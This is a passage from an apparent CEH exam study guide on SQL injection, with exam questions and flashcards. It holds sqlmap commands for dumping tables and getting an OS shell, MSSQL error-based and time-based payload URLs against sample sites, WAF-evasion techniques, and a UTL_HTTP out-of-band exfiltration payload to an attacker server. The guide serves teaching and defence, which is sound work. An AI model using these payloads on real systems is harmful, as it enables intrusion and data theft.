--columns	List columns in a table	After -D and -T are chosen	sqlmap -u "..." -D db -T tbl --columns
--dump	Dump table data	Once -D/-T (and optionally -C) are set	sqlmap -u "..." -D db -T tbl --dump
--technique	Force specific technique(s): B,E,U,S,T,Q	When a specific family (section 3.4) is suspected	--technique=T
--os-shell	Attempt to get an interactive OS shell	When high privileges and file write access are confirmed	sqlmap -u "..." --os-shell
--current-user	Show the current database user	Early recon, matches section 3.31	sqlmap -u "..." --current-user
--is-dba	Check if current user has DBA rights	Early recon, matches section 3.31	sqlmap -u "..." --is-dba
--batch	Accept all default answers automatically	Unattended/scripted runs	sqlmap -u "..." --batch
--tamper	Apply one or more evasion tamper scripts	When a WAF/IDS blocks default payloads (section 3.29-3.30)	--tamper=space2comment,charencode

Demo commands in a realistic scenario:

```
# 1. Confirm injection and identify the DBMS
sqlmap -u "http://certifiedhacker.com/page\
.aspx?id=1" --batch

# 2. List databases once injection is confirmed
sqlmap -u "http://certifiedhacker.com/page\
.aspx?id=1" --dbs

# 3. Dump a specific table once DB/table are known
sqlmap -u "http://www.moviescope.com/view\
profile.aspx?id=1" \
  --cookie="mscope=jWydN8wro=;ui-tabs-1=0" \
  -D moviescope -T User_Login --dump
```

Sample output, with line-by-line explanation (from the notes' moviescope example):

```
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | True    | test     |
| 2   | john  | True    | qwerty   |
| 3   | kety  | NULL    | apple    |
| 4   | steve | NULL    | password |
| 5   | lee   | NULL    | test     |
+-----+-------+---------+----------+
```

- Line 1-2: confirms exactly which database and table were dumped.
- Line 3: confirms the row count found (5 entries).
- The boxed table: each row is one account; the `isAdmin` column flags privileged accounts (sam, john); the `password` column shows what sqlmap recovered, here in plaintext-looking form.

Common mistakes:

- Forgetting `--cookie` or `--data` for parameters that are not in the URL, causing sqlmap to test the wrong, unauthenticated page.
- Running `--dump` before first running `--dbs` and `--tables`, wasting time guessing database/table names instead of enumerating them first.
- Assuming a clean run with no findings means "not vulnerable," when in fact a WAF may be blocking sqlmap's default payloads (try `--tamper` scripts, section 3.29-3.30, before concluding safety).

What the exam asks about it: Expect flag-recall questions (what does -D do versus -T), "which flag would you use to..." scenario questions, and output-reading questions based on a dumped table exactly like the one above.

5.2 Reading error-based payload URLs (MSSQL CONVERT pattern)

Purpose: Teach how to read, without a lab, the `CONVERT(int, ...)` style error-based payload used throughout section 3.17.

Full syntax (general form):

```
<url>?id=1 or 1=convert(int,(<subquery>))--
```

Breakdown of each part:

- `<url>?id=1` - a normal, working request with a baseline numeric parameter.
- `or 1=convert(int,(<subquery>))` - forces the database to evaluate `<subquery>` (which returns text) and then try to convert that text result into an `int`, which always fails for non-numeric text.
- `--` - comments out anything the application appended after the injection point (section 3.3).

Flag/part table:

Part	Meaning	When to use	Example
convert(int, X)	Forces X to be read as an integer, failing if X is text	To leak X's value via the resulting error	convert(int,(DB_NAME))
DB_NAME	Returns current database name	First step: learn the DB name	select 1=convert(int, (DB_NAME))
sysobjects where xtype=char(85)	Lists user tables	Second step: learn a table name	select top 1 name from sysobjects where xtype=char(85)
information_schema.columns	Lists column metadata	Third step: learn a column name	select top 1 column_name from DB.information_schema.columns where table_name='T'

Demo commands (reusing the notes' exact worked chain):

```
1) http://www.certifiedhacker.com/page.aspx\
   ?id=1 or 1=convert(int,(DB_NAME))--

2) http://www.certifiedhacker.com/page.aspx\
   ?id=1 or 1=convert(int,(select top 1 name\
   from sysobjects where xtype=char(85)))--

3) http://www.certifiedhacker.com/page.aspx\
   ?id=1 or 1=convert(int,(select top 1\
   column_name from DBNAME.information_schema\
   .columns where table_name='TABLE-NAME-1'))--
```

Sample output, line by line:

```
Syntax error converting the nvarchar value
'[DB_NAME]' to a column of data type int
```

- This single line is the entire "output": the text between the single quotes is the leaked value (here, the database's real name), and everything else is boilerplate MSSQL error text that repeats identically every time, only the quoted value changes between requests.

Common mistakes: forgetting the `--` at the end, letting the rest of the original query interfere; querying `information_schema.columns` before a table name is known, which returns no rows and no error at all; assuming this syntax works unchanged on MySQL or Oracle (it is MSSQL-specific, since `sysobjects` and `CONVERT(int,...)`'s exact error wording are MSSQL features).

What the exam asks about it: Which value gets leaked by a given payload (reading the subquery correctly), and recognizing this specific error text as proof of MSSQL plus error-based SQLi.

5.3 Reading blind, time-based payload URLs (WAITFOR DELAY pattern)

Purpose: Teach how to read the `IF (...) WAITFOR DELAY` style payload used throughout sections 3.9 and 3.21-3.24, without needing a lab to run it.

Full syntax (general form):

```
<url>?id=1; IF (<condition>) WAITFOR DELAY
  '00:00:10'--
```

Breakdown of each part:

- `id=1;` - the semicolon piggybacks a brand-new statement after the original query (section 3.4's "piggybacked query").
- `IF (<condition>) WAITFOR DELAY '00:00:10'` - only pauses for 10 seconds if `<condition>` evaluates true; otherwise the response returns immediately.

- `--` - comments out any trailing original query text.

Flag/part table:

Part	Meaning	When to use	Example
LEN(X)	Returns the length of X	First, to learn how many characters to loop over	IF (LEN(USER)=5)
ASCII(SUBSTRING(X,N, 1))	Returns the ASCII code of the Nth character of X	After length is known, to recover each character	IF (ASCII(SUBSTRING(USER ,1,1))=97)
WAITFOR DELAY 'hh:mm:ss'	MSSQL time-delay statement	The true/false "signal" itself	WAITFOR DELAY '00:00:10'

Demo commands (reusing the notes' username-length example):

```
1) ...?id=1; IF (LEN(USER)=1) WAITFOR DELAY
   '00:00:10'--
2) ...?id=1; IF (LEN(USER)=2) WAITFOR DELAY
   '00:00:10'--
3) ...?id=1; IF (ASCII(lower(substring((USER)\
   ,1,1)))=97) WAITFOR DELAY '00:00:10'--
```

Sample output and how to read it: there is no text output at all; the only "output" is wall-clock time. A request that returns in well under a second means the tested condition was false; a request that takes approximately 10 seconds (plus normal network latency) means the tested condition was true. Recording each true result builds up the answer one bit of information at a time.

Common mistakes: choosing a delay too short to reliably distinguish from normal network jitter (10 seconds, as used throughout the notes, is a safe, clearly distinguishable value); forgetting that a request which legitimately errors out or times out for unrelated reasons can be mistaken for a "true" result; running tests out of order (character position before length is known) and wasting requests.

What the exam asks about it: Recognizing WAITFOR DELAY as MSSQL-specific (vs BENCHMARK()/SLEEP() for MySQL, section 3.9), and correctly reading a short worked example (as in sections 3.21-3.24) to state what value was ultimately recovered.

6. Ports, Protocols, Standards and Acronyms

Term	Simple purpose	Default port / layer	Known weakness	Related attack / tool
HTTP	Carries normal, unencrypted web traffic	Port 80, application layer	Traffic and parameters visible in plaintext to any intercepting proxy	Burp Suite, Tamper Dev interception
HTTPS	Carries encrypted web traffic	Port 443, application layer	Still vulnerable to SQLi once decrypted at the proxy/app layer	Same proxies, after TLS interception
ODBC	Standard interface letting apps talk to different databases uniformly	Application/driver layer, no fixed port	Verbose ODBC errors leak DBMS type and version	Error-based SQLi (section 3.5)
DNS	Resolves names to addresses; abused as an out-of-band exfiltration channel	Port 53, application layer	Can carry data out of a network few firewalls inspect closely	Out-of-band SQLi (section 3.27, DBMS-specific)
TCP	Reliable, connection-based transport used by nearly every technique here	Transport layer, varies by service	Can be fragmented to evade signature-based inspection	IP fragmentation evasion (section 3.43)

> **ADDED CONTEXT:** This module is overwhelmingly about application-layer logic (SQL syntax) rather than network ports and protocols; the handful of protocols above are the ones directly referenced in the notes (ODBC errors, HTTP/HTTPS as the delivery channel, DNS/TCP for out-of-band and evasion). OWASP currently groups SQL injection under its broader "Injection" risk category in the OWASP Top 10 for web applications (verify current year's exact category code and wording).

Standards and acronyms referenced in this module:

Acronym	Meaning	Why it matters here
SQL	Structured Query Language	The language every technique in this module manipulates
DBMS	Database Management System	The software (MySQL, MSSQL, Oracle, DB2, PostgreSQL) being attacked

Acronym	Meaning	Why it matters here
ODBC	Open Database Connectivity	A driver standard whose verbose errors leak DBMS details (section 3.5)
WAF	Web Application Firewall	The signature-based filter that sections 3.29-3.30, 3.39-3.43 are built to evade
IDS	Intrusion Detection System	The signature-based monitor discussed in sections 3.39, 3.47 (Snort)
HPP	HTTP Parameter Pollution	A WAF-bypass technique using duplicate/split parameters (section 3.29)
CRLF	Carriage Return, Line Feed	Line-ending control characters abused for firewall evasion (section 3.30)
UDF	User-Defined Function	A MySQL feature abused for OS command execution (section 3.35)
OWASP	Open Web Application Security Project	Maintains the Top 10 list that includes SQL injection under "Injection"
OWASP LLM Top 10	OWASP's Top 10 for Large Language Model Applications	Lists prompt injection, data poisoning (ADDED CONTEXT below)

> **ADDED CONTEXT:** The OWASP Top 10 for LLM Applications (2025 edition) is led by LLM01: Prompt Injection, and also covers risks such as training data poisoning, sensitive information disclosure, and supply chain vulnerabilities for AI systems. CEH v13 AI's broader "attacks on AI systems" theme (introduction to this guide) draws on this exact list; while SQL injection and prompt injection are different attack classes, both exploit the same root idea: an interpreter (SQL engine or LLM) failing to separate trusted instructions from untrusted, attacker-supplied input. OWASP Gen AI Security Project

7. Attack vs Countermeasure and Look-alike Comparisons

7.1 Attacks and their countermeasures

Attack	Countermeasure
Tautology / login bypass (`' OR 1=1--`)	Parameterized queries / prepared statements (section 3.45)

Attack	Countermeasure
UNION-based data theft	Parameterized queries; least privilege on readable tables
Error-based information leakage	Disable detailed errors in production; generic error pages
Boolean-based blind extraction	Parameterized queries; consistent response content
Time-based blind extraction (WAITFOR/ BENCHMARK/SLEEP)	Query timeouts; rate limiting; parameterized queries
Heavy query delay	Query execution timeouts at the DBMS level
Out-of-band exfiltration (UTL_HTTP/UTL_INADDR)	Block outbound network access from the DB server (egress filtering)
Second-order (stored) SQL injection	Parameterize every query that reuses stored data, not just the first one
Stored procedure dynamic SQL injection	Use sp_executesql with bound parameters, not EXEC() on concatenated text
OS command execution via xp_cmdshell / UDF	Disable xp_cmdshell; disable/restrict custom UDFs; least privilege
File read/write via LOAD_FILE()/INTO OUTFILE	Remove the MySQL FILE privilege from the app account; secure_file_priv
Database trigger backdoor	Regular trigger/stored-procedure audits; restrict DDL privileges
WAF/IDS evasion (comments, hex, case, CRLF, fragmentation)	Normalize input before signature matching; parameterized queries as root fix
Password hash theft	Least privilege; strong hashing (SHA-256 or stronger); restrict sys.syslogins access

7.2 Look-alike comparisons

These pairs are presented as mini-blocks, not a table, because the explanations run long.

- **Error-based vs Blind SQLi.** Difference: error-based shows the value in visible error text; blind shows no useful text at all. Tell them apart: "the error message revealed..." means error-based; "a generic page regardless of input" means blind.
- **Blind vs Out-of-band SQLi.** Difference: blind infers from the same response channel (content or timing); out-of-band uses a brand-new outbound connection. Tell them apart: "the attacker's own server received a request" means out-of-band.

- **Boolean vs Time-based blind.** Difference: boolean changes visible content or result count; time-based changes only the response delay. Tell them apart: "the page looked different" means boolean; "the page took longer" means time-based.
- **First-order vs Second-order SQLi.** Difference: first-order executes in the same request that submitted it; second-order executes later, in a different request or feature. Tell them apart: "stored first, triggered by a separate feature later" means second-order.
- **Whitelist vs Blacklist validation.** Difference: whitelist accepts only pre-approved input; blacklist rejects only known-bad input. The exam usually wants whitelist as the stronger, BEST answer.
- **Static vs Dynamic code analysis.** Difference: static reads code without running it; dynamic observes the app while it runs. Tell them apart: "without execution" means static; "at runtime" means dynamic.
- **In-line comment vs Char encoding evasion.** Difference: inline comments defeat whitespace-based signatures; char() encoding defeats quote-character-based signatures. Tell them apart: `/**/` means inline comment; `char(...)` means char encoding.
- **HPP vs CRLF evasion.** Difference: HPP splits or duplicates HTTP parameters; CRLF inserts line-ending control characters to split content. Tell them apart: duplicate/split parameter names mean HPP; `\r\n` or `%0D%0A` mean CRLF.
- **sqlmap vs NoSQLMap.** Difference: sqlmap targets relational SQL databases; NoSQLMap targets NoSQL databases like MongoDB. Tell them apart: the keyword "NoSQL" or "MongoDB" means NoSQLMap.
- **OPENROWSET exfiltration vs Out-of-band SQLi.** Difference: OPENROWSET copies whole tables or schema to an attacker's DB server; out-of-band leaks one value per request via a function call. Tell them apart: "entire tables replicated" means OPENROWSET; "one value embedded in a callback request" means out-of-band.

8. Exam Cheat Sheet

Keyword -> answer pairs:

- "OR 1=1" / always-true condition -> tautology-based SQL injection.
- "UNION SELECT", matching column count -> UNION-based (in-band) SQL injection.
- Detailed ODBC/database error shown -> error-based (in-band) SQL injection.

- Generic page, no useful error, both true/false look identical -> blind/inferential SQL injection.
- Response takes measurably longer for a true condition -> time-based blind SQL injection.
- WAITFOR DELAY -> Microsoft SQL Server. BENCHMARK() or SLEEP() -> MySQL.
- Multiple self-joins cause a delay, no time function used -> heavy query (still blind).
- Database server itself makes an outbound HTTP/DNS request to the attacker -> out-of-band SQL injection.
- Payload stored safely first, triggers later in a different feature -> second-order SQL injection.
- `xp_cmdshell` -> MSSQL OS command execution.
- `LOAD_FILE()` / `INTO OUTFILE` -> MySQL file read / file write (gated by the FILE privilege).
- `OPENROWSET` -> MSSQL feature for copying whole tables to an attacker's remote database.
- `/**/` between keywords -> inline comment evasion (defeats whitespace-based filters).
- `char(...)` with comma-separated numbers -> char encoding evasion (defeats quote-character filters).
- `0x` followed by a long hex string -> hex encoding evasion.
- `%00` -> null byte evasion. Mixed-case keywords -> case variation evasion.
- `\r\n` / `%0D%0A` -> CRLF evasion technique.
- Reversed/out-of-order IP packet fragments -> IP fragmentation evasion.
- sqlmap -> the default answer for "which tool automates SQLi detection/exploitation."
- Snort -> the default answer for "which open-source IDS detects SQLi via rules/PCRE."
- Burp Suite / Tamper Dev -> intercepting and editing HTTP requests to find entry points.
- Parameterized query / prepared statement -> the single BEST countermeasure whenever offered as an option.
- Whitelist validation -> the stronger of the two input-validation approaches whenever offered against blacklist.
- Least privilege -> the answer whenever a question asks how to limit the *impact* of a successful SQLi.

Must-memorize lists:

- Three SQLi families: in-band, blind/inferential, out-of-band.
- In-band sub-types: error-based, UNION-based.
- Blind sub-types: boolean, time-based, heavy query (and double-blind as a harder sub-case).
- Methodology enumeration order (repeated across error-based, UNION, and blind techniques): database name -> table name -> column name -> row data.
- Five hacking phases (general CEH model, for context): reconnaissance, scanning, gaining access, maintaining access, clearing tracks. SQL injection sits primarily inside "gaining access," with database triggers/backdoors (section 3.37) and temp-table cleanup (section 3.32) touching "maintaining access" and "clearing tracks."

- 24-point countermeasure checklist (section 3.44), grouped into 6 themes: validate/limit input, never concatenate (always parameterize), least privilege/secure config, error handling/code hygiene, credential storage, architecture/process.

Numbers and defaults:

- ASCII 97 = lowercase "a" (the most commonly reused example value throughout blind SQLi payloads in this module).
- `xtype=char(85)` in MSSQL's sysobjects filters for user tables; 85 is the ASCII/character code for the letter "U".
- WAITFOR DELAY examples in the notes consistently use a 10-second delay ('0:0:10' or '00:00:10') as a safely distinguishable signal.
- sqlmap's `-D`, `-T`, `-C` flags target database, table, and column respectively; always enumerate in that order (--dbs, then --tables, then --columns, then --dump).

"Pick the BEST option" rules for this module:

1. If both "input validation" and "parameterized queries" are offered as fixes, choose parameterized queries.
2. If both "whitelist" and "blacklist" validation are offered, choose whitelist.
3. If both "a WAF rule" and "fixing the application code" are offered as the long-term fix, choose fixing the application code (parameterized queries); the WAF is a short-term, defense-in-depth layer only.
4. If a scenario shows a stored procedure that still concatenates strings, do NOT assume it is automatically safe just because it is a stored procedure; check whether it is parameterized.
5. If asked to classify an injection by feedback channel and the scenario is ambiguous between "slow response" and "visible content change," remember: any visible content/error difference is in-band or blind-boolean (not time-based); only a pure timing difference, with identical content, is time-based.

9. Practice Questions

Q1. A web application builds its login query like this: `"SELECT * FROM Users WHERE UserName='" + user + "' AND Password='" + pwd + "'"`. An attacker enters `admin'--` as the username and leaves the password blank. What happens?
A. The login fails because the password is blank.
B. The login succeeds as admin, because the password check is commented out.
C. The database throws an unrecoverable syntax error.
D. The application automatically sanitizes the input and rejects it.

Answer: B. The single quote closes the UserName string, and `--` comments out the rest of the query, including the entire password check, so the query becomes `SELECT * FROM Users WHERE UserName='admin'`, which matches the admin row regardless of password.
- A is wrong: the password is never actually checked, because it was commented out.

- C is wrong: the resulting query is syntactically valid; it simply omits the password condition.
- D is wrong: the scenario describes an application that does not sanitize input at all, which is exactly why the attack works.

Q2. An attacker injects `id=67 and 1=2` into a URL and the product page returns no results, whereas `id=67 and 1=1` returns the normal product page. What technique is being used?
A. Error-based SQL injection
B. UNION-based SQL injection
C. Boolean exploitation (blind SQL injection)
D. Out-of-band SQL injection

Answer: C. Comparing a true condition (`1=1`) against a false condition (`1=2`) and observing a content difference, with no error message or data leak, is the definition of boolean-based blind exploitation.
- A is wrong: no error message is mentioned.
- B is wrong: no UNION keyword or second SELECT statement is used.
- D is wrong: there is no mention of an outbound connection to a separate attacker-controlled server.

Q3. Which function would an attacker use in Microsoft SQL Server to introduce a measurable time delay for a true condition in a blind SQL injection attack?
A. BENCHMARK()
B. SLEEP()
C. WAITFOR DELAY
D. LOAD_FILE()

Answer: C. WAITFOR DELAY is the MSSQL-specific statement used throughout this module's time-based blind SQLi examples.
- A and B are wrong: BENCHMARK() and SLEEP() are MySQL functions, not MSSQL.
- D is wrong: LOAD_FILE() is a MySQL file-reading function, unrelated to timing.

Q4. An attacker appends `UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable` to a vulnerable `id` parameter. Before this works, what must the attacker first determine?
A. The database administrator's password
B. The exact number of columns and compatible data types of the original query
C. The operating system of the web server
D. Whether the WAF uses signature-based detection

Answer: B. UNION requires both SELECT statements to return the same number of columns with compatible data types, or the database will throw an error instead of returning data.
- A, C, and D may all be useful information in a broader engagement, but none of them is a strict technical requirement for a UNION injection to succeed.

Q5. A tester sends a payload and receives this error: `Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark...`. What has this error confirmed?
A. The backend is MySQL

B. The backend is Oracle
C. The backend is Microsoft SQL Server, accessed via an ODBC driver
D. The application is immune to SQL injection

Answer: C. The error text explicitly names the "ODBC SQL Server Driver" and "SQL Server," confirming both the ODBC access method and the MSSQL backend.
- A and B name the wrong DBMS entirely.
- D is wrong: a detailed, leaked error message is itself evidence the application is vulnerable, not immune.

Q6. Which Oracle function, when abused in an error-based SQL injection, forces the database to attempt a hostname lookup and leak a subquery's result through the resulting error?
A. UTL_HTTP.request()
B. UTL_INADDR.GET_HOST_NAME()
C. DBMS_OUTPUT.PUT_LINE()
D. TO_CHAR()

Answer: B. UTL_INADDR.GET_HOST_NAME() is the specific Oracle function shown in this module's error-based example, leaking data via a failed hostname lookup error.
- A is wrong: UTL_HTTP.request() is the out-of-band function (makes an outbound HTTP request), not the error-based one.
- C and D are real Oracle functions but are not the ones described in this module's error-based technique.

Q7. An attacker uses `UTL_HTTP.request('testerserver.com:80'||(SELECT user FROM DUAL))` and sets up a netcat listener on their own machine. What category of SQL injection is this?
A. Error-based (in-band)
B. UNION-based (in-band)
C. Blind, boolean-based
D. Out-of-band

Answer: D. The database server itself makes an outbound HTTP connection to a server the attacker controls, which is the defining characteristic of out-of-band SQL injection.
- A and B are wrong: no data is returned through the original web response channel at all.
- C is wrong: there is no true/false content comparison here; the data is delivered via a completely separate network connection.

Q8. A malicious value is submitted during account registration and stored safely (properly parameterized). Weeks later, an unrelated reporting feature reads that stored value and uses it, unparameterized, inside a new dynamic SQL query, triggering the injection. What is this called?
A. First-order SQL injection
B. Second-order SQL injection
C. Out-of-band SQL injection
D. Double-blind SQL injection

Answer: B. The payload is stored safely first and only becomes dangerous later, when a different, unsafe query reuses it, which is exactly the definition of second-order (stored) SQL injection.
- A is wrong: first-order injection executes immediately, in the same request.
- C and D describe different, unrelated concepts (outbound connections, and extremely subtle indirect signals, respectively).

Q9. Which of the following best explains why disabling `xp_cmdshell` is a recommended SQL injection countermeasure?
A. It prevents all forms of SQL injection from occurring at all.
B. It removes a built-in MSSQL feature that lets an attacker with sufficient privileges run operating system commands.
C. It encrypts all stored passwords automatically.
D. It forces all queries to use parameterized statements.

Answer: B. xp_cmdshell is specifically the MSSQL extended stored procedure that bridges SQL injection into operating system command execution; disabling it closes that specific escalation path.
- A is wrong: it does not prevent SQL injection itself, only one specific, severe consequence of it.
- C and D describe unrelated countermeasures.

Q10. A WAF blocks any request containing the literal string "UNION SELECT." An attacker successfully bypasses it by sending "UnIoN sElEcT" instead. What evasion technique is this?
A. Hex encoding
B. Case variation
C. IP fragmentation
D. Declare variables

Answer: B. Mixing uppercase and lowercase letters to defeat a case-sensitive filter is the definition of case variation.
- A is wrong: hex encoding would represent the string as a 0x-prefixed hexadecimal value, not mixed-case letters.
- C and D describe different evasion mechanisms entirely (network-layer packet splitting, and SQL-variable reassembly, respectively).

Q11. Which MySQL function, when combined with the `FILE` privilege, allows an attacker to read the contents of `/etc/passwd` through a SQL injection vulnerability?
A. INTO OUTFILE
B. LOAD_FILE()
C. BENCHMARK()
D. sys_exec()

Answer: B. LOAD_FILE() reads a file's contents from the server's filesystem into the query result, exactly as shown with `/etc/passwd` in this module.
- A is wrong: INTO OUTFILE writes a file out, rather than reading one in.

- C is a timing function, unrelated to file access.
- D is a MySQL UDF function for OS command execution, not direct file reading.

Q12. A database trigger is found that automatically resets a price column to zero after every INSERT or UPDATE on a products table. Even after the original SQL injection vulnerability is patched, prices keep resetting. What does this demonstrate?
A. The trigger is unrelated to the original vulnerability.
B. A database-level persistence mechanism (backdoor) was planted and survives the original vulnerability's patch.
C. The database itself is corrupted and must be rebuilt.
D. This is proof the application never had a SQL injection vulnerability.

Answer: B. A trigger-based backdoor is a persistence mechanism living inside the database's own logic, independent of the original injection point, so patching the entry point alone does not remove it.
- A, C, and D all misread the scenario; the correct response is to specifically find and remove the malicious trigger.

Q13. Which sqlmap flag would a tester use to force sqlmap to only test using the time-based blind technique?
A. --dump
B. --technique=T
C. --os-shell
D. --tamper

Answer: B. sqlmap's `--technique` flag accepts letter codes for each family (B=boolean, E=error, U=union, S=stacked, T=time-based, Q=inline query); T selects time-based testing specifically.
- A dumps data (a goal, not a technique selector). C attempts OS shell access. D applies evasion scripts.

Q14. An attacker splits a single SQL injection payload across two HTTP parameters, such that neither parameter alone contains a blocked keyword, relying on the backend reassembling them. What is this technique called?
A. HTTP Parameter Pollution (HPP) / HPF
B. Null byte injection
C. Second-order SQL injection
D. Heavy query

Answer: A. Splitting a payload across multiple parameters to avoid a single-parameter signature match is the defining feature of HPP (and the related HPF technique when combined with UNION).
- B, C, and D all describe unrelated techniques covered elsewhere in this module.

Q15. Why is whitelist input validation generally considered stronger than blacklist input validation?
A. Whitelist validation is always faster to execute.

B. Whitelist validation only needs to correctly define what is safe once, while blacklist validation must anticipate every possible dangerous variation.
C. Blacklist validation cannot be implemented in SQL applications.
D. Whitelist validation automatically encrypts all data.

Answer: B. This is the core reasoning given in section 3.46: defining a fixed set of safe characters/patterns is far more reliable than trying to list every possible dangerous one in advance.
- A, C, and D are all incorrect or irrelevant claims.

Q16. A tester notices that `' AND 555=IF(ORD(MID((SELECT pass FROM users LIMIT 0,1), 1,1))=97,555,777)` returns the normal page, while changing 97 to 98 returns a different page. What is being recovered, and by what technique?
A. The database name, by error-based SQL injection
B. The first character of a password, by boolean-based blind SQL injection
C. The table name, by UNION-based SQL injection
D. The server's operating system, by out-of-band SQL injection

Answer: B. The ORD(MID(...)) comparison against ASCII 97 ('a') is testing one character position of the password column, and the true/false content difference (not timing) confirms boolean-based blind SQL injection.
- A, C, and D all misidentify either the target value or the technique.

Q17. Which regular expression component, from this module's SQL injection detection patterns, specifically represents the hex-encoded (URL-encoded) form of a single-quote character?
A. %23
B. %27
C. %3D
D. %3B

Answer: B. %27 is the URL-encoded hexadecimal representation of the single-quote character, used throughout the detection regex patterns in section 3.47.
- A is the hash/pound character's hex code. C is equals. D is semicolon.

Q18. An organization's Snort deployment includes a rule matching `sleep\x28` inside the User-Agent HTTP header. What type of attack is this rule specifically designed to catch?
A. UNION-based SQL injection inside a URL parameter
B. Time-based blind SQL injection delivered through an HTTP header instead of a normal parameter
C. Cross-site scripting inside a cookie value
D. IP fragmentation evasion

Answer: B. The rule is watching for the "sleep(" function call (a time-delay signal, section 3.9) specifically inside the User-Agent header, an injection point many defenders overlook because they focus only on URL or form parameters.
- A, C, and D describe unrelated attack types or evasion techniques.

Q19. AI-angle question. A tester uses an AI assistant and the prompt "Write a boolean-based blind SQL injection payload for a MySQL backend on the id parameter." What should the tester do with the AI's generated payload before using it?
A. Run it immediately against the production target without review.
B. Review it for correctness and confirm it matches an authorized, in-scope test, since AI-generated commands can be wrong or unsafe.
C. Discard it, since AI tools cannot assist with security testing at all.
D. Forward it directly to the client without any testing.

Answer: B. As emphasized throughout this guide's AI angle sections, AI-generated commands and payloads should always be reviewed for correctness and authorization before execution; AI automates drafting, not judgment or authorization.
- A and D skip necessary human review and authorization checks. C overstates AI's limitations; it is a useful accelerant when properly supervised.

Q20. AI-angle question. Which OWASP list specifically addresses risks like prompt injection and training data poisoning, which CEH v13 AI groups under "attacks on AI systems" alongside traditional topics like SQL injection?
A. OWASP Top 10 for Web Applications
B. OWASP Top 10 for LLM Applications
C. OWASP Mobile Top 10
D. OWASP API Security Top 10

Answer: B. The OWASP Top 10 for LLM Applications (2025 edition) specifically covers prompt injection, training data poisoning, and other AI-specific risks.
- A covers general web application risks (including traditional SQL injection, under "Injection"). C and D cover mobile and API-specific risks, not LLM/AI-specific ones.

Q21. A tester finds that a stored procedure uses `exec(@sqlstring)` where `@sqlstring` is built by concatenating an unsanitized `@columnamelist` parameter. What is the most accurate statement about this scenario?
A. Stored procedures are never vulnerable to SQL injection.
B. This stored procedure is just as vulnerable to SQL injection as application-level string concatenation, because it builds dynamic SQL unsafely.
C. This is safe because stored procedures run with elevated privileges.
D. This is safe because EXEC() always sanitizes its input automatically.

Answer: B. As shown in section 3.18, a stored procedure that concatenates unsanitized input into dynamic SQL is exactly as vulnerable as unsafe application code; the container (stored procedure) does not change the underlying flaw.
- A, C, and D are all false statements about stored procedure security.

Q22. Which countermeasure specifically prevents an attacker from reading the contents of `/etc/passwd` via `LOAD_FILE()`, even if a SQL injection point otherwise exists?
A. Enabling verbose error messages
B. Removing the MySQL FILE privilege from the application's database account

C. Using a parameterized UNION SELECT statement
D. Enabling xp_cmdshell

Answer: B. LOAD_FILE() and INTO OUTFILE are both gated behind MySQL's FILE privilege; removing it from the application account blocks this entire attack category, regardless of whether an injection point still exists elsewhere.
- A actively helps attackers, not defenders. C is a contradiction (parameterized queries prevent injection in the first place; a "parameterized UNION SELECT" built on an already-injectable point does not make sense as a fix). D is an MSSQL-specific feature, unrelated to MySQL file privileges, and enabling it would make things worse, not better.

Q23. A tester observes that dropping all whitespace from a payload (`'OR'1=1'`) still executes correctly against a target database. What does this demonstrate?
A. The database is completely immune to SQL injection.
B. Some SQL parsers do not strictly require whitespace around certain operators, which can be exploited as a white-space manipulation evasion technique.
C. This proves the target is running PostgreSQL specifically.
D. This is only possible if the WAF is disabled entirely.

Answer: B. This matches the white-space manipulation technique from section 3.41: dropping or adding whitespace without altering execution.
- A is contradicted by the scenario itself. C overgeneralizes; this is a parser-dependent behavior, not unique to one specific DBMS. D is an unsupported assumption; the technique can work with a WAF present, depending on how the WAF itself parses whitespace.

Q24. Which of the following is the single BEST long-term defense against SQL injection, as emphasized repeatedly throughout this module?
A. A well-tuned, signature-based WAF
B. Blacklist input validation covering all known attack strings
C. Parameterized queries / prepared statements
D. Disabling detailed error messages

Answer: C. Parameterized queries structurally separate data from SQL syntax, removing the injection vector itself, rather than just reducing its likelihood (WAF, blacklist) or its information leakage (error messages).
- A, B, and D are all valid, useful defense-in-depth layers, but none of them is the single strongest, root-cause fix.

Q25. An attacker's payload successfully extracts data through a response that takes measurably longer when a nested, deliberately expensive `BENCHMARK()` call runs only inside the false branch of an `IF()`, even though every other part of the response is byte-for-byte identical regardless of the true or false outcome. What is this called?
A. Boolean-based blind SQL injection
B. Double-blind SQL injection
C. Heavy query
D. Union-based SQL injection

Answer: B. The complete absence of any other direct or indirect signal, with only a deliberately engineered subtle timing side-effect remaining, is the specific definition of double-blind SQL injection given in section 3.26.
- A is close but incomplete: ordinary boolean-based blind SQLi relies on a direct content difference, which this scenario explicitly rules out. C (heavy query) describes achieving delay through sheer query cost, not through a conditional BENCHMARK() fallback combined with an otherwise fully blind application. D is unrelated.

10. Flashcards

Q: What is SQL injection, in one sentence? | A: A technique that uses un-sanitized input to pass SQL commands through a web application to the backend database.
Q: Whose fault is SQL injection, the app, the DB, or the web server? | A: The web application (poor input handling), not the database or web server.
Q: What are the three SQL injection families by feedback channel? | A: In-band, blind/inferential, and out-of-band.
Q: What are the two in-band SQL injection sub-types? | A: Error-based and UNION-based.
Q: What are the three blind SQL injection sub-types? | A: Boolean exploitation, time-based, and heavy query.
Q: What does a pair of hyphens (--) do in SQL? | A: Starts a comment, causing the rest of the line to be ignored.
Q: What makes a tautology-based payload work? | A: A condition that is always true, such as OR 1=1, which matches every row.
Q: What must an attacker know before a UNION injection will succeed? | A: The exact number of columns and compatible data types of the original query.
Q: Which Oracle function leaks data via a failed hostname-lookup error? | A: UTL_INADDR.GET_HOST_NAME().
Q: Which Oracle function is used for out-of-band exfiltration over HTTP? | A: UTL_HTTP.request().
Q: What table does Oracle use for simple one-row dummy queries? | A: DUAL.
Q: Which MSSQL statement creates a time delay in blind SQLi? | A: WAITFOR DELAY.
Q: Which two MySQL functions/approaches create a time delay in blind SQLi? | A: BENCHMARK() and SLEEP().
Q: What is a heavy query? | A: A deliberately slow, expensive query (often using self-joins) used to create a delay without a dedicated time function.
Q: What is boolean exploitation in blind SQLi? | A: Comparing responses to a true condition (AND 1=1) versus a false condition (AND 1=2) to infer success.
Q: What tool is shown intercepting and editing HTTP requests to find data entry paths? | A: Burp Suite (and the browser extension Tamper Dev).
Q: What is a grouping error used for? | A: Forcing a GROUP BY/HAVING error that reveals a table or column name.
